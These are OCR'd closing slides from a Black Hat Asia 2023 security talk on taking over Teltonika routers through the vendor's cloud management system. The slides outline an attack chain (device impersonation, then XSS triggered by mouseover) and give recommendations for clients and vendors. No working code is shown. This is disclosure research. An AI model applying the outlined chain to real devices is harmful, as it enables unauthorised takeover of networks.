
Chaining all together – Mouseover to Takeover

1. Found Serial/MAC of router
2. Impersonate
3. Inject malicious page (XSS)




4. Connect to RMS
5. Move mouse over the XSS

Demo #2


rms.teltonika-networks.com/account/
TELTONIKA | Networks
REMOTE MANAGEMENT SYSTEM
ABOUT RMS
LOGIN
REGISTER
WELCOME TO RMS!
RMS is designed to conveniently monitor and manage all of your Teltonika networking devices
Email or Username
Password
Forgot password?
LOGIN
OR
CONNECT WITH US:
acker:/#
7: hacker
root@hacker:/#
22:53
03/02/2023


Recommendations
Clients

- Not using cloud? Disable!
- Register before using
- Built-in security feature useless once attacker pwned device



Recommendations
Vendors

- Additional “secret” for registration
- Force initial setup of “default creds”
- Industrial IoT ≠ IoT



Black Hat Sound Bytes
Key Takeaways

- Cloud-managed devices - **huge** supply chain risk!
  - 3rd party in your network
  - 1 vendor compromise, thousands of victims
- You may be exposed even if you don’t think so
- Your device is as safe as its weakest service

black hat ASIA 2023

MAY 11-12

BRIEFINGS

STAY SAFE OTORIO

Roni Gavrilov, Security Researcher (*linkedin.com/in/roni-g*)